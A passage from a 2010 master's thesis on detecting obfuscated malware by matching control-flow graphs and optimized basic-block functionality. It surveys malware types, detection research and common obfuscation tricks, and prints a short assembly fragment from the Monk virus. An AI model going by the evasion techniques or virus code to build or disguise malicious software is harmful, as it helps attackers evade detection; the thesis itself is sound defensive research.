A NEW APPROACH TO MALWARE DETECTION

HONG YING TANG

A THESIS

IN

THE CONCORDIA INSTITUTE FOR INFORMATION SYSTEMS ENGINEERING

PRESENTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS

FOR THE DEGREE OF MASTER OF APPLIED SCIENCE IN INFORMATION SYSTEMS

SECURITY

CONCORDIA UNIVERSITY

MONTRÉAL, QUÉBEC, CANADA

APRIL 2010

Your file Votre référence
ISBN: 978-0-494-67230-3
Our file Notre référence
ISBN: 978-0-494-67230-3

ABSTRACT

A New Approach to Malware Detection

Hong Ying Tang

Malware is a type of malicious programs, and is one of the most common and serious types of attacks on the Internet. Obfuscating transformations have been widely applied by attackers to malware, which makes malware detection become a more challenging issue. There has been extensive research to detect obfuscated malware. A promising research direction uses both control-flow graph and instruction classes of basic blocks as the signature of malware. This research direction is robust against certain obfuscation, such as variable substitution, instruction reordering. But only using instruction classes to detect obfuscated basic blocks will cause high false positives and false negatives. In this thesis, based on the same research direction, we proposed an improved approach to detect obfuscated malware. In addition to using CFG, our approach also uses functionalities of basic block as the signature of malware.

Specifically, our contributions are presented as follows: 1) we design "signature calculation algorithm" to extract the signature of a malicious code fragment. "Signature calculation algorithm" is based on compiler optimization algorithm, but add and integrate memory sub-variable optimization, expression formalization and cross basic block propagation into

it. 2) we formalize the expressions of assignment statements to facilitate comparing the functionalities of two expressions. 3) we design a detection algorithm to detect whether a program is an obfuscated malware instance. Our detection algorithm compares two aspects: CFG and the functionalities of basic blocks. 4) we implement the proposed approach, and perform experiments to compare our approach and the previous approach.

Acknowledgments

I would like to thank a lot of people who have helped me in this thesis and in my studies in Concordia University.

First of all, I would like to thank my supervisor, Dr. Zhu, for his advices in this thesis, and for giving me freedom to explore knowledge in the area of information security. Next, I would like to thank Dr. Debbabi for encouraging me to implement the idea of this thesis. This thesis would not be finished without his encouragement.

Especially, I would like to thank people in my office for their help in this thesis and in my life. Rabaa help me a lot in life. She is always the first person to comfort me and gave me suggestions whenever there were problems with my son. Thomas gave me a lot of help whenever I have problems in my studies and in this thesis. Peipei and Swagata also help me by comforting me when I feel frustrated. I am so glad I meet you guys in Concordia University.

I also would like to thank Zhu Benwen and Ling Jie for their caring and help in my life. They are such nice friends, like my brother and sister. Whenever they found something unusual about me, they called me and comforted me.

I would like to thank my best friend Tian Hongyan too. Life would not be that fun

without spending time with her and talking to her. I learned a lot about life from her.

I also would like to thank my son for his understanding and support. When I implemented the idea of this thesis, I spent most of my time in my office. He studied with me in my office every weekend without any complaint. During that time, I was so busy that I had no time to cook food for him. We went out to eat quite often, and the consequence is that he refused to go out to eat for nearly half a year.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Malware is a type of programs that contain malicious code, and is one of the most common and serious types of attacks on the Internet. As more sophisticated malicious techniques are being developed, new threats have been increasing steadily. For example, Symantec detected 624,267 new threats in 2007. 1,656,227 new threats were found by Symantec in 2008, which is 2.5 times as many as that of 2007 [19]. The damages, especially economic damages, caused by malware are serious. A recent malware report indicates that the annual worldwide economic damages due to malware exceed $13 Billion in 2006 [47].

According to its propagation method, malware is usually classified into the following categories [35]:

- *Viruses*, A computer virus is a computer program that replicates by inserting itself into other programs or documents, which are referred to as virus's hosts. A virus spreads from one computer to another mainly via executable code, and therefore most of viruses attach themselves to executable files (the executables are said to be infected if virus'code is attached to them). If a user attempts to launch an infected executable, the virus code is executed simultaneously.

- *Worms*, A computer worm does not need to attach itself to an existing program, and

can replicate itself independent of any other computer program. Worms use a network to send their copies to other nodes of the network. Most worms contain a component called "payload", which cause major damages to the network. For example, "payload" can perform the following function: deleting files on a host system, encrypting files, or sending private information via e-mail.

- *Trojan Horses*, A Trojan horse is a type of programs that appear to perform the desirable function, but also perform some unauthorized action. The main purpose of Trojan Horse is to allow a hacker remote access to a target computer system. Once a Trojan horse has been installed on a target computer system, a hacker can access the target computer system remotely.

- *Backdoors*, A backdoor in a computer system is a mechanism that is surreptitiously introduced into a computer system to perform unauthorized access to the system. Backdoors can be installed to access a variety of services, but attackers are more interested in those services that provide interactive access. These services are usually installed by attackers for the purpose of facilitating their subsequent access to the system.

- *spyware*, Spyware is a type of programs that are typically associated with accessing unauthorized information from its host, and sending unauthorized information to external entities.

1.1 Motivation

There has been extensive research to detect malware ([5], [36], [49], [11], [44], [7], [22], [54], [33], [46], [57], [6], [37], [45], [40], [39], [30], [55], [25], [45]). Most of researchers detect whether executables are malware. Some researchers, however, detected whether documents are malicious ([31], [34]). Malware detection techniques can be classified broadly

into two categories: signature-based detection and anomaly-based detection. Signature-based detection checks whether a program contains the signature of a malicious code fragment. If it does, the program is deemed as malicious. Anomaly-based detection technique contain two phases, learning phase and detection phase. The normal behavior of a program is modeled in the learning phase. If the program's behavior is found to be different from its normal behavior in the detection phase, it is said to be malicious. Due to a high rate of false alarms, anomaly-based detection is rarely used in the real world.

Obfuscating transformations have been widely used by malware writers to escape those signature-based detection techniques where signature is literal string. There has also been extensive research to detect obfuscated malware ([12], [13], [1], [24], [48], [23], [9], [28], [8]). Some researchers tried to find methods to prevent executables from being obfuscated ([4], [43], [42]). The existing detection methods of obfuscated malware have some limitations. Christodorescu and Jha are the first researchers that proposed static analysis methods ([12], [13]) to detect obfuscated malware. They used automaton and local semantics in [12] and [13] respectively, but their methods can only detect limited types of obfuscation. In [24] and [23], only obfuscation of instruction reordering and obfuscation of instruction substitution was handled respectively. In [23] and [9], normalization was used to remove obfuscation. Normalization, however, can not recover an obfuscated malware completely, and therefore cause high false negatives. In [1], the similarity of system calls was employed to determine whether a program is malicious, and this approach was based on the assumption that a malware instance contains a set of malicious system calls. In [48], [28] and [8], structural information of the program is used to detect obfuscated malware. In [48], Thompson et al. employed structural homomorphism as the signature of a malware instance. In [28] and [8], the internal structure of malware and instruction classes of basic blocks together are considered as the signature of a malware instance. Considering structural information only, however, can cause high false positives and false negatives.

Our method follows the same research direction of [28] and [8], but our approach not only considers structural information of malware, but the functionalities of basic blocks are also considered as well, which is a more fine-grained approach.

1.2 Contribution and Structure of This Thesis

Our approach mainly consists of two parts: signature calculation of a malware instance and detection procedure. In our approach, the signature of a malware instance consists of control-flow graph (CFG) and the functionalities of basic blocks. The functionality of a basic block comprises upper variables with their optimized and formalized expressions, and system calls (if any).

The idea of our detection procedure is as follows: If CFG of a a malicious code fragment, say M, is included in that of a program P, and each basic block's functionality of M is included in the corresponding basic block of P, we say P is an obfuscated malware of M. Specifically, our contributions are listed as follows:

- **Extension of Compiler Optimization Algorithm**

  In order to remove obfuscating transformations in obfuscated malware instances, we extend compiler optimization algorithm by adding and integrating memory sub-variable optimization, expression formalization and cross basic block propagation into compiler optimization algorithm. We call our extended compiler optimization algorithm "signature calculation algorithm", which is to calculate the signature of a malicious code fragment.

- **Expressions Formalization**

  In order to facilitate comparing the functionalities of two basic blocks, we formalize the expressions of assignment statements. With the formalized expressions, it's easy to determine whether two expressions perform the same functionality, which is the

key of functionality comparison of two basic blocks. We divide expressions into two groups: bitwise expressions and arithmetic expressions. We also define a series of rules to convert any expression into the formalized one.

- **Malware Detection Algorithm**

  We design a detection algorithm to detect whether a program is an obfuscated malware instance. Our detection algorithm compares two aspects: the internal structure (i.e. CFG) and the functionalities of basic blocks. If CFG of a malicious code fragment M is a sub-graph of a program P's CFG, and the functionality of each basic block of M is included in the corresponding basic block of P, we say P is an obfuscated M.

- **The Implementation of the Proposed Approach**

  We implement the proposed approach, and our implementation includes several components. First we employ existing tools (i.e. "$W32Dasm$" and "IDC") to convert the executable into intermediate representation (IR) text file, and we develop an analysis tool "$IRPar$" to generate "IL". "CFG constructor" is developed afterwards to construct CFG from "IL". We also implement all the expression formalization rules, signature calculation algorithm and malware detection algorithm.

- **Comparison of Our Approach and The Previous Method**

  Experiments are performed on extracted malicious code fragments to compare our approach and method of [28] and [8]. The detection results indicate that our approach solves the false positive problems of paper [28] and [8], and improves the false negatives of [28] and [8].

The rest of this thesis is organized as follows. In chapter 2, we discuss the related work, including compiler optimization techniques, obfuscating transformations used in malware,

malware detection techniques, and techniques for obfuscated malware detection. It provides the research background for this thesis. In chapter 3, we describe our proposed approach in the high level. The overview of our approach is represented, and a simple example is also given to demonstrate how our approach works . In chapter 4, we formalize expressions. We also define a series of rules to compare the index values of variables and expressions. The format of formalized expressions and rules about how to convert any expression into the formalized one are defined too. In chapter 5, we describe signature calculation algorithm and malware detection algorithm. In chapter 6, the implementation of our proposed approach is presented. We mainly implement a few components, such as an analysis tool "$IRPar$" to analyze IR text file to generate "IL", "CFG constructor", signature calculation algorithm, malware detection algorithm, etc. In chapter 7, we perform experiments to comapre our approach and the previous method in terms of detecting obfuscating transformations used in malware. Finally, in Chapter 8, we conclude our work and discuss our future work.

Chapter 2

Related Work

In this chapter, we present the techniques and the research work that are related to our work.

2.1 Compiler Optimization Techniques

Compiler optimization techniques [38] are used by compilers to minimize or maximize some attributes of a program. The most common attribute is a program's execution time. There are several types of optimization with respect to scopes, such as local optimization, inter-procedural optimization, loop optimization, etc. Here we focus on two types of common optimization that are related to our work: local optimization and inter-procedural optimization.

Local optimization occurs in a basic block, and it makes use of information within a basic block to optimize the code in the same basic block. A main advantage of local optimization is the limited analysis time and storage space. As a trade-off, its effects are also limited, because some information (e.g. global variables) can not be used during optimization. Inter-procedural optimization employs all the information in a program, and therefore is more effective. There is no difference between local optimization techniques

and inter-procedural optimization techniques except the scope on which optimization techniques perform. In the rest of this section, we will explain those compiler optimization techniques that are used by our approach. Our approach extends and modifies these optimization techniques to extract the signatures of basic blocks. In the following, we only explain the original optimization techniques, and will discuss the extended and modified parts in chapter 5.

Constant Folding

Constant folding is the process that simplifies constant expressions. Items in constant expressions can be literals (e.g. integer 10), variables whose values are not changed, or variables explicitly marked as constants. For example, for expressions $n = 10 * 5 * 20$. The result of constant folding is 1000.

Constant Propagation

Constant propagation is to replace the variables of an expression with their corresponding values. For example, the original statements are: $x = 10$; $y = 20 - x / 2$. After constant propagation, the statements become: $x = 10$; $y = 20 - 10 / 2$. Combining constant folding with constant propagation produces the following statements: $x = 10$; $y = 15$.

Copy Propagation

Copy propagation is the process that replaces the targets of direct assignments with their values. For example, code $y = x$; $z = 100 + y$, z becomes $z = 100 + x$ after copy propagation. For code $y = x + r + t$; $z = 100 + y$, copy propagation would produce: $z = 100 + x + r + t$.

Common Subexpression Elimination

The purpose of common subexpression elimination is to ensure that common subexpressions should only be calculated and stored once. For example, $c * d$ in the expression $c * d - c * d / 4$ is the common subexpression, and it should only be calculated and

stored once.

Dead Code Elimination

Dead code is the code that its removal will not change the behavior of the original program. For example, a variable (e.g. A) is defined twice, and there is not any reference to A between the two definitions. The first assignment statement in this example is dead code. Another example is to insert redundant functionalities into a program, and the redundant functionalities are inserted through the format of redundant code.

2.2 Obfuscating Transformations in Malware

The intension of using obfuscating transformations in malware is to modify the appearance of the code without changing its behavior, but changing the literal string signature of the code. Obfuscating transformations make the malware detection using literal string signature matching impossible because the literal string has been changed. A lot of generic obfuscation transformations are detailed in [15]. We describe in the following those obfuscating transformations commonly employed in malware, including dead code insertion, instruction substitution, instruction reordering, variable substitution, and control flow alteration [10] [12].

- ***Dead Code Insertion***

  Inserting dead code into a malware instance is to avoid being recognized by malware detectors.

- ***Instruction Substitution*** Instruction substitution means that a sequence of instructions are replaced with another sequence of literally different but semantically equivalent instructions. For example, instruction $ADD\ AX,\ 1$ can be replaced with the following sequence of instructions:

  $PUSH\ AX;$

$POP\ CX$;

$INC\ CX$;

$MOV\ AX,\ CX$.

"Since this transformation relies upon human knowledge of equivalent instructions, it poses the toughest challenge for automatic detection of malicious code " [12].

- ***Instruction Reordering***

  Also known as code transportation. Instruction reordering changes the order of a sequence of instructions while does not change the behavior of the program. There are several methods to reorder instructions. A common way is to reorder the instructions but insert unconditional JUMP instruction to restore the original control flow upon execution. If a sequence of instructions are independent of each other, these instructions in any order can achieve the same goal. For example, the following sequence of instructions:

  $MOV\ BX\ ,\ 23$;

  $XOR\ CX\ ,\ CX$;

  $LODSD$

  have 6 different arrangements in total, and the program exhibits the same behavior whenever executing any one of these arrangements.

- ***Variable Substitution***

  The literal signature can also be modified by using variable substitution. The original variables are replaced with different variables, such that the literal signature of malware is different from the original one, while its behavior leaves unchanged.

- ***Control Flow Alteration***

  The control flow graph of malware is changed in order to defeat the recognition of the structure of malware. Control flow alteration can be achieved by introducing

fake conditional/unconditional branches. Inserting fake conditional branches is much more difficult than inserting fake unconditional branches, because the right branch target has to be chosen whenever the program runs.

2.3 Malware Detection Techniques

Malware detection techniques can be classified broadly into two categories: signature-based detection techniques and anomaly-based detection techniques. Signature-based detection techniques check whether a program contains the signature of certain malware instance, if it does, then the program is said to be malicious. Therefore, how to model the signature of malware accurately is the key of this detection method. In anomaly-based detection, there are two phases: learning phase and detection phase. The normal behavior of a program needs to be modeled in the learning phase. If the program's behavior is found to be different from the normal behavior in the detection phase, it is deemed as malicious.

Basically there are two different analysis approaches that can be employed in signature-based detection and anomaly-based detection techniques. One is static analysis, and the other is dynamic analysis. Some researchers also adopt both analysis approaches to do detection. The main difference between the two analysis approaches is that static analysis uses a program's static characteristics to determine whether the program is malicious, which is done before the program is executed, while a dynamic analysis attempts to detect malware during the execution of the program, which employs runtime information. In this section, we will review state-of-the-art research in this area.

2.3.1 Signature-based Detection

Signature-based detection employs the signature of malware, which is the main characteristics of a malware instance, to determine whether a program is malicious. Signature

is usually a sequence of bytes, a regular expression, or in other format. It is obtained by modeling the malicious behavior of malware. In signature-based detection technique, a database that contains the signatures of all known malware instances is required. During the detection, a program is examined against the database to check whether it contains the signature of a certain malware instance.

- ***Static Signature-based Detection***

  There are more research work by using static analysis approach than by using dynamic analysis approach, and most of the static signature-based papers will be reviewed in the section "Techniques for Obfuscated Malware Detection".

  In [27], Kreibich and Crowcroft proposed *honeycomb* system to generate attack signatures for network intrusion detection systems, and their method assumes that the traffic directed to a honeypot is suspicious. *Honeycomb* analyzes network traffic from honeypot to generate attack signatures, tracks and stores the information for each connection. It analyzes the stored connection and new connections to find signatures. *Honeycomb* is especially effective to detect *Slammer* and *CodeRed* 2 worms.

  In [3], Sulaiman et al. proposed using disassembled code to detect malicious code. The process works as follows: the PE executable is disassembled with PE explorer first, and the corresponding assembly code is obtained. The signature of the executable is a set of key/value of the assembly code where the key is the label, and the value is the corresponding instructions of the label. Then the assembly code is scanned. The first round of scanning is to try to find key/value in the program, if the number of matches reaches the "virus threshold", the scanning is terminated, and the executable is said to be malicious. For those programs that failed in the first round, start the second round of scanning by just using value to match, instead of key and value. For those programs that failed again in the second round of scanning, the third

round is needed. In the third round, not all the instructions have to be matched, a threshold is used to loosen instruction matches.

- ***Dynamic Signature-based Detection***

  In [17], Ellis et al. proposed behavioral-based detection patterns to detect known worms, and the approach works at a high-level of abstraction. Ideally, the malicious behavioral patterns should be different from normal traffic patterns. They present three behavioral signatures. One signature is when a server of a service changes into a client of the service. It is based on the observation that after a worm compromises a server, it must change into a client to infect more machines by exploiting the same vulnerabilities. Another behavior signature is called alpha-in-alpha-out, which says that worms send similar data from one machine to another, and therefore have similar coming-in and going-out data flow links. This signature is limited, because some services do not send the similar data, and the simple example is file servers. The last one is called fanout. This signature just puts a threshold on the number of its child nodes that a host can have at certain time.

- ***Hybrid Signature-based Detection***

  In [18], Castaneda et al. proposed an approach that captures worms and transforms a worm into anti-worm. They employs honeypot IDS to capture the malicious processes, and this process is based on signature-based method. After capturing the malicious processes, the message of the original worm is replaced with anti-worm code. The goal of anti-worm code is to disinfect its original worm. Anti-worm's replacement consists of two stages. One is to find the right address of malicious code by using trial-and-error approach, and the other is to copy anti-worm code into the right address. This approach has some negative effects, such as creating more network traffic, causing network bottlenecks, etc.

  In [2], Mori et al. proposed a method to detect self-encrypting and polymorphic

viruses. In their method, the code is executed in an emulator first. Then static analysis is used to identify system calls from the decrypted code. The detection policies, which are modeled as state machines, represent the malicious behavior. If there is a match between the state machine and an application, the application is said to be malicious.

2.3.2 Anomaly-based Detection

In anomaly-based detection techniques, machine learning techniques are used to learn the normal behavior of the system during the learning phase, and the modeled normal behavior is called the profile. In the detection phase, the behavior of the current system is compared against the profile. If the behavior of the current system deviates from its normal behavior (i.e. the profile), the system is deemed as malicious.

- ***Static Anomaly-based Detection***

  In [51], Li et al. proposed to use fileprint analysis to detect malware, and their method is based on the premise that benign files have predictable byte distribution for their specific file types. Li et al. use the following method to calculate the fileprint of a certain file type. First, count the number of occurrences of each byte value in a file, and then a frequency distribution of the file can be obtained. Fingerprint of the same file type is calculated by averaging frequency distributions of multiple files of the same type. Next, Mahalanobis distance between the fingerprint of an unknown file and those of the known file types is computed. If the distance of the file deviates greatly from the fingerprints of all the known file types, the unknown file is deemed as malicious.

  Boot firmware is a type of malware that is executed before the operating system is loaded, and therefore can easily avoid OS-based security check. In [20], Adelstein et al. proposed a method to detect boot firmware. In their method, before loading an

untrusted firmware module into memory, it is verified against a security policy, which identify how device drivers interface with the remainder of the system. If a module passes the verification, it is allowed to be loaded, otherwise its loading is declined.

- ***Dynamic Anomaly-based Detection***

  The strength of specification-based techniques is to produce a low rate of false alarms, but it is not as effective as anomaly-based detection when detecting new attacks. Anomaly-based detection can detect zero-day attacks, but the weakness is its high rate of false alarms. In [41], Sekar et al. proposed an approach that combined specification-based techniques and anomaly-based intrusion detection to detect zero-day attacks, especially network probing and denial-of-service attacks. Their method uses an extended finite state automaton (EFSA) to model network behavior, and employs statistical properties of network traffic to determine whether the network events are maliciousness.

  In [29], Wang et al. represented an anomaly detector PAYL, which models the normal application payload of network traffic. In learning phase, a profile byte frequency distribution and their standard deviation of the application payload are calculated. Mahalanobis distance is employed during the detection phase to compute the similarity between the new data and the pre-calculated profile. The detector compares the computation result against a threshold and generates an alert when the distance of the new input exceeds the threshold.

  In [53], Xiong proposed a scheme called ACT (Attachment Chain Tracing Scheme) to detect and control email virus automatically. ACT is modeled after epidemiological concept, and the author introduced transmission chain and contact tracing to detect, quarantine and immunize email viruses. Masri et al. employed dynamic information flow analysis (DIFA)to detect attacks against application software [52].

DIFA can be employed to reveal and to prevent those attacks that violate certain information flow policy or have a known information flow signature. In [32], Linn et al. proposed a method to prevent code injection attacks. The idea is to embed semantic information into executables to specify the location and nature of legitimate system calls, and treat system calls from other locations as intrusions.

- ***Hybrid Anomaly-based Detection***

  Ghostware is a type of malware that hide their presence from Operating System queries, and this is done by capturing and modifying the query results. As a result, the corresponding resources are hidden, and there are no traces of ghostware. In [56], Wang et al. proposed a framework called "cross-view diff-based" to detect the existence of ghostware. "Cross-view diff-based" includes two approaches: "inside-the-box" approach and "outside-the-box" approach. In "inside-the-box" approach, both a high-level scan and a low-level scan are performed, which are done in the same machine, and the two scanning results are compared. The differences of comparison expose the hidden resources, i.e. expose the existence of the ghostware. "Outside-the-box" is to handle a situation that OS is infected by ghostware. In "Outside-the-box" approach, low-level scanning is done from another clean OS (from another host). If there are any differences between low-level scanning results and high-level scanning results, the target host is said to be infected.

  In [50], Halfond and Orso proposed a method to monitor and analyze SQL injection attacks. Their method makes use of static analysis to identify the hotspots that accept user input and employ the input to generate SQL statements . By using static analysis, a non-deterministic finite automaton (NDFA) is derived for each hotspot to get all valid SQL statements. The web application is monitored when it runs. Before the control flow reaches a hotspot, the SQL statement is validated against NDFA. If it is valid, the statement is executed, otherwise the execution is not allowed.

2.4 Techniques for Obfuscated Malware Detection

There has been extensive research to detect obfuscated malware, and the research work is based on static analysis approach. For convenience, in the following, we roughly classify all the papers into three types: standard static analysis approach, using normalization approach to detect obfuscated malware, and using structural information to detect obfuscated malware.

2.4.1 Standard Static Analysis Approach

The first static analysis method to detect obfuscated malware was proposed by Christodorescu and Jha [12]. In their method, the malicious code is represented with automaton, in which the registers are replaced with abstract symbols, the sequence of instructions is used as alphabet, and the language of automaton is (alphabet)*. The program under inspection is represented with annotated CFG, which is also an automaton. If the intersection of the language of malicious automaton and that of annotated CFG is not empty, then program is said to be malicious. The limitation is that it can only detect "nop" instruction and "unconditional jump". In their later work, they used semantics to detect obfuscated malware [13], and malicious behavior is modeled with templates, i.e., instruction sequences that contain variables and symbolic constants. If the program under inspection contains a behavior specified by the malware template, it is determined to be malicious.

A.H.Sung et al. calculated similarity of system calls between the malicious code and the executable to detect obfuscated/metamorphic malware [1], and their work was based on the assumption that a malware instance contains a set of malicious system calls. In their work, the PE binary code is disassembled and parsed, and therefore intermediate representation is produced, which contains Windows API calling sequence. Sequence alignment algorithm is employed to rearrange the calling sequence, such that identical or similar calls are aligned in the adjacent places. Three different similarity functions are applied to calculate the

similarity between the program and a certain malicious code. If average value of the three similarities exceeds the threshold, the executable is said to be malicious.

In [24], Abhishek Karnik et al. proposed a method to detect the variant malware that has been transformed using instruction reordering. Their work is based on the assumption that the frequency of similar instructions between the original function and the instruction-reordered one should be highly similar, although the order of these instructions may be different. In their method, frequency similarity is computed by using cosine similarity. If frequency similarity of two programs exceeds the predefined threshold, the two programs are determined to be similar.

In [48], Gerald and Lori detected polymorphic malware by comparing program hierarchical structures. Their method was based on the observation that polymorphic malware uses the same algorithm as the original one, and the program algorithm determines its hierarchical structure.

2.4.2 Using Normalization Approach to Detect Obfuscated Malware

Combining normalization with signature scanning is another direction to detect obfuscated malware. The idea of this research direction is as follows: the obfuscated malware is normalized first to remove obfuscating transformations, (hopefully) producing the same instruction appearance as the original one, and signature-based scanner is then applied to the de-obfuscated malware to detect whether it is malicious.

In [14], Mihai et al. normalized two types of obfuscating transformations: unneeded unconditional jump (a special type of instruction reordering) and dead code insertion (called semantic nop in their paper). In their work, tool "hammocks" ([26]) is used to extract the standalone code sequences (a standalone code sequence is called a hammock) and decision procedures are employed to determine whether a hammock is semantic nop. Their method also decompresses the compressed code to determine whether the program is malicious.

In [23], Ran Jin et al. proposed a method to normalize the malware that are transformed using instruction substitutions . The idea is as follows: choose a set of basic instructions as the standard instruction set, and any two instructions in the standard instruction set have different semantics. Each of all the other instructions that are not in the standard instruction set can be replaced with the one in the standard instruction set, which is semantically equivalent to the original one.

Danilo Bruschi et al. applied compiler optimization techniques to normalize the obfuscated malware [9]. In their work, the executable was first converted into an intermediate representation (i.e. SSA), and then some compiler optimization techniques are applied to remove the obfuscation. After normalization, a set of software metrics are applied to measure the Euclidean distance between a certain malware instance and the program. If the Euclidean distance is below a given threshold, the program is said to be malicious. The problems are that they only use some limited and simple optimization techniques, and that only structural metrics (e.g. number of nodes in the control flow graph, number of direct calls, number of conditional jumps) are used as the signature of malware, which can cause high false positives.

2.4.3 Using Structural Information to Detect Obfuscated Malware

Another promising research direction is to use the structural characteristics of malware as its signature [28] [8], and this research direction is based on the idea that structural properties of malware are more difficult to modify than the literal string. To better capture the malicious behavior of malware, the classes of instructions of basic blocks are also considered. This detection method works as follows: assume that there is a sub-graph $G1$ in a malware instance,and a sub-graph $G2$ in the program under inspection. If the vertices of $G1$ are connected in the same way as those of $G2$, and instruction classes of each vertice of $G1$ are the same as those of corresponding vertice of the program, the program is said to

be a variant malware instance.

In [28], the classes of instructions of a basic block are represented with colors, and several bits are used to represent different color values, each of which is corresponding to a certain class of instructions. The detection method in [8] is more accurate than that of [28], because each instruction is converted into the one with operational representation, and some syntactically different but semantically similar instructions are categorized into the same class. A major limitation of this method is that instruction class only roughly indicates the operation type of instructions , but can not exactly express their specific functionalities/operations of instructions.

Chapter 3

The Overview of Our Approach

In this chapter, we will give a brief overview of our approach. Originally, we mainly focus on virus detection, and most of viruses are written in assembly language. In the rest of this thesis, we use assembly code fragments to explain some relevant concepts. Note that our approach is not limited to virus detection, and it can also detect other types of malware.

The attack scenario that our approach intends to target is as follows: attackers get a malware instance in the format of executable, and they employ a disassembler to disassemble the executable to get the disassembled code. Then attackers obfuscate the disassembled code, assemble it into the executable again, and distribute the executable. There are some other methods to obfuscate an original malware instance. For example, the executable, which is in the format of binary, is transformed. Currently, our approach does not handle this situation. In the following, we first explain intermediate language of our approach, then a few terms are defined, and the overview of our approach is given, followed by a simple example to explain the idea of our approach.

Note that, maliciousness of a malware instance is demonstrated by its specific code fragment. Hence, in our approach, whether a program is malicious is determined by checking whether it contains the behavior of a malicious code fragment, instead of checking whether it includes the whole behavior of a malware instance. In this thesis, we use malicious code

fragment instead of a malware instance to explain relevant concepts.

3.1 Intermediate Language

The concept intermediate language (IL) originally comes from compiler [38], designed to help analyze computer program. A compiler translates the source code of a program into intermediate language first, and before it generates machine code, compiler optimization techniques are used on IL to improve the code in order to obtain better performed machine code. Our approach extends the compiler optimization techniques to defeat the effects caused by obfuscating transformations, and therefore converting the program under inspection into IL is the first step of our approach.

In our approach, IL does not capture the full semantic of instructions, and only represents the basic semantic. For example, instruction

$MOV\ EAX,\ 10$

is represented with

$EAX\ =\ 10$

instruction

$INC\ EAX$

is represented with

$EAX\ = EAX\ +\ 1$

and instruction

$PUSH\ EAX$

is represented with

$ESP\ = ESP\ -\ 4, SS[ESP]\ =\ EAX.$

To some instructions, our approach ignores part of their semantic, but the remained part can still capture the static behavior of a malicious code fragment. For example, $INC\ EAX$ not only affects EAX, but also affects several flag bits of the flag register if we represent it with

full semantic. Our approach ignores the update of the flag register in this case.

After the program is converted into IL, all instructions of the program are classified into three categories:

Assignment statements. For example, transfer instructions (e.g. MOV, $PUSH$, POP), arithmetic instructions (e.g. ADD) and bitwise instructions (e.g. AND) in assembly language are converted into this category of statements.

Control flow statements. Conditional branch instructions, unconditional branch instructions, and user-defined function calls in assembly language are converted into control flow statements.

System call statements. $INT\ 21H$ is an example of a system call statement.

3.2 Term Definition

For convenience, we define a few terms, which are used to represent the signature of a basic block once the optimization of a basic block is completed.

After the program is converted into IL and represented with CFG, control flow statements are reflected in the structure of the program (CFG), and there are only assignment statements and system call statements (if any) in a basic block. In a basic block, considering the assignment statements only (here we ignore dead assignment statements, because they are eliminated through our optimization algorithm), we divide the left-hand-side variables into two types: upper variables, and non-upper variables. "**upper variables of a basic block**" are those left-hand-side variables, whose values are not used by other variables of the same basic block. The rest of the left-hand-side variables are called "**non-upper variables**". For example, if a basic block only contains the following statements:

$A := B + C$

$D := C * 10$

$E := A - 20$

In this basic block, there are variable A, B, C, D, E. Variable A, D, E are the left-hand-side variables, and variable D, E are upper variables of this basic block, because D and E are not referred in this basic block. A is a non-upper variable, as A is referred in the last statement. In our approach, we assume that original malicious code fragment is concise and compact, and does not contain any redundant code or redundant functionality.

A non-upper variable can only act as one of the following two roles: either only as an intermediate variable, which is used to propagate its value to other variables, or not only as an intermediate variable, but also as part of the computation of a basic block. However, the upper variables are different. Given the assumption that original malicious code fragment does not contain redundant code or redundant functionality, upper variables must be part of the computation of a basic block, since no other variables of the same basic block use them. Based on this observation, in addition to system calls, our approach only chooses upper variables as the signature of a basic block.

To a specific basic block, in addition to system calls (if any), using only upper-variables as its signature may be not accurate, because some of non-upper variables may be part of its signature. Since our approach considers all basic blocks of a malicious code fragment, and generates its signature by combining the signatures of all basic blocks together with its CFG, only using the most important and distinguishing characteristics (i.e. the upper variables) of a basic block as its signature is reasonable.

In a malicious code fragment, we define "functionality of a basic block" to describe the malicious behavior of a basic block. "**Functionality of a Basic Block**" of a malicious code fragment consists of 1) a set of upper variables with their expressions, and 2) system calls (if any), which are used to invoke the system calls. Here, we only give a basic definition of "functionality of a basic block", and the definition will be extended in the latter chapters. We will see that the expressions of upper variables have to be optimized and formalized in order to facilitate comparing the functionalities of two expressions.

code fragment one	code fragment two
PUSH DI	PUSH BX
PUSH SI	MOV AX,0
MOV AL,[BX+14]	MOV CX,100
MOV CX,0004	MOV SI,0
BB:MOV SI,CX	BB: ADD AX,CX
DEC SI	INC SI
CMP [SI+0176],AL	CMP AX,2000
JZ CC	JNB CC
LOOP BB	LOOP BB
MOV CL,3	MOV BX,SI
JMP AA	JMP AA
CC:MOV CL,[SI+017A]	CC:MOV BX,AX
AA:POP SI	AA:POP BX
POP DI	

Table 1: An Example of False Positives

3.3 Overview of the Proposed Approach

Basically, our work is inspired by detection method in [28] and [8]. In [28] and [8], the internal structure(i.e. CFG) of malware and basic blocks (more specifically classes of instructions of a basic block) are used to detect the existence of malware. The drawback of this method is that attacks that replace some instructions in one class with the semantically equivalent ones in another class can not be detected (false negatives), and some normal programs that have the same internal structure and the same class of instructions while perform different functionality will be incorrectly detected as malicious (false positives). Table 1 shows an example, in which a false positive may happen when the method of [28] or [8] is adopted. The code fragment one is extracted from a virus called Monk, and fragment two is a simple accumulation program. These two code fragments have the same CFG, and the instruction classes of all the basic blocks in code fragment one are the same as those of the corresponding basic blocks in code fragment two, but they perform totally different functionalities.

In our approach, not only the internal structure of a malicious code fragment is considered as its signature, the functionality of each basic block of the malicious code fragment is taken into account as well, which is a more fine-grained method. In other words, our approach uses CFG and the functionalities of all basic blocks as the signature of a malicious code fragment.

Our approach consists of the following procedures:

- Disassembler $W32Dasm$ is employed to translate an executable into assembly code. Then $Intel2gas$ and IDC are used to translate assembly code into intermediate representation(IR) text file. Since some irrelevant information may exist in the IR text file, we developed a text editor "REMFT" to remove it from the IR text file.

- Basically, IR text file is represented with literal string without specific data structure. We design and implement a tool "IRPar" to analyze and translate IR text file into intermediate language, which is represented with specific data structure. "IRPar" performs lexical analysis, syntax analysis and semantic analysis. The output of "IRPar" is the input of "CFG constructor".

- Inter-procedure CFG is constructed by our "CFG constructor" afterwards to convert intermediate language into CFG.

- We design and implement signature calculation algorithm to calculate the signature of a malicious code fragment. To achieve this goal, we

  A) Formalize two types of expressions: bitwise expressions and arithmetic expressions.

  B) Define expression formalization rules to convert any expression into the formalized one. These rules include those converting all operators of an expression into a predefined set of operators, rules calculating the index values of variables and expressions, rules reordering variables and expressions, etc.

